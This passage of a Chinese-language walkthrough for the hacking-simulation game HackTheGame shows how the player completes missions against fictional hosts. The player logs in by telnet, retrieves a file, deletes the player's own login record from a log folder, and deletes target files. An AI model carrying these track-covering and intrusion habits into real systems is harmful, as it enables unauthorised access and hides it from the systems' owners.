


图21




图22




图23

我们来验证一下，telnet到74.81.109.184的3693端口，果然看到了如图23所示的登录界面，这说明我们扫描到的3693就是telnet的连接端口。

使用任务中给出的用户名和密码登录进去后，再使用dir命令查看一下有哪些文件和目录，如图24，发现了一个名为OldFiles的文件夹，我觉得比较可疑，使用




图24

cd命令进去后再使用dir查看一下，果然发现了要找的文件DestroyFileW32.exe，如图25。还是像第一个任务那样，直接使用“Get File”把DestroyFileW32.exe下载到本地，然后切换到存放远程登录日志的TelnetLogs文件夹下，删除你的IP地址，最后再使用“disconnect”命令断开连接，任务就这样完成了。在这个任务中用到的几条命令是（“//”后面是注释）：




图25




图26

```
cd OldFiles              // 切换到OldFiles文件夹下
cd..                     // 切换到上级目录
cd TelnetLogs            // 切换到TelnetLogs文件夹下
del 192.168.010.001      // 删除你的登录日志
disconnect               // 断开连接
```

经过几次尝试后第二个任务终于也顺利的完成了，如图26。

关闭第二关过关的提示框，过几秒钟后我们就会收到第三封任务信了，使用Google翻译成中文：

> 标题：干得好，新工作来了
> 来自：chaozz@fake-mail-address.com
>
> 干得好，X！
> 看来，你足够熟练为我做真正黑客的工作。
> 有人可以从别人那里窃取文件，我不需要知道那个文件的详细情况，我只需要你删除它。
> 你要删除的文件是FBI_snatchlist.doc和Windows文件夹下的win.com
> 下面是一些你需要的信息：
> IP地址：103.172.158.51
> 端口：未知
> 用户名：anonymous
> 密码：default
> 如果你成功的话我会把你成功的工作告诉很多人，所以如果一个陌生人给你一份黑客方面的工作不要惊讶。祝您好运！
> chaozz

这一关的任务是让我们删除两个文件：FBI_snatchlist.doc和win.com，其中win.com已经告诉你在Windows文件夹下，而FBI_snatchlist.doc却没有告诉你具体是在哪个文件夹下，需要我们自己查找（经过一番查找发现是在Recycled文件夹下的）。第三关的任务是让我们删除文件，还记得在第二个任务中我们拿到的那个文件DestroyFileW32.exe吗？那就是一个删除文件的工具，既然让我们拿到，就肯定有用。切换到Downloads目录下，输入DestroyFileW32.exe来安装它，安装完成后也会添加到工具栏中，名字为“Kill File”，如图27。

另外我再提示一下，HackTheGame这款游戏是可以保存游戏进度的，输入save就可以保存当前游戏进度了，而输入load就可以加载我们上次所保存的游戏进度。我们已经过了两关，来保存一下，这样即使下一关我们失败了也不用再担心会从第一关重新开始了，如图28。




图27

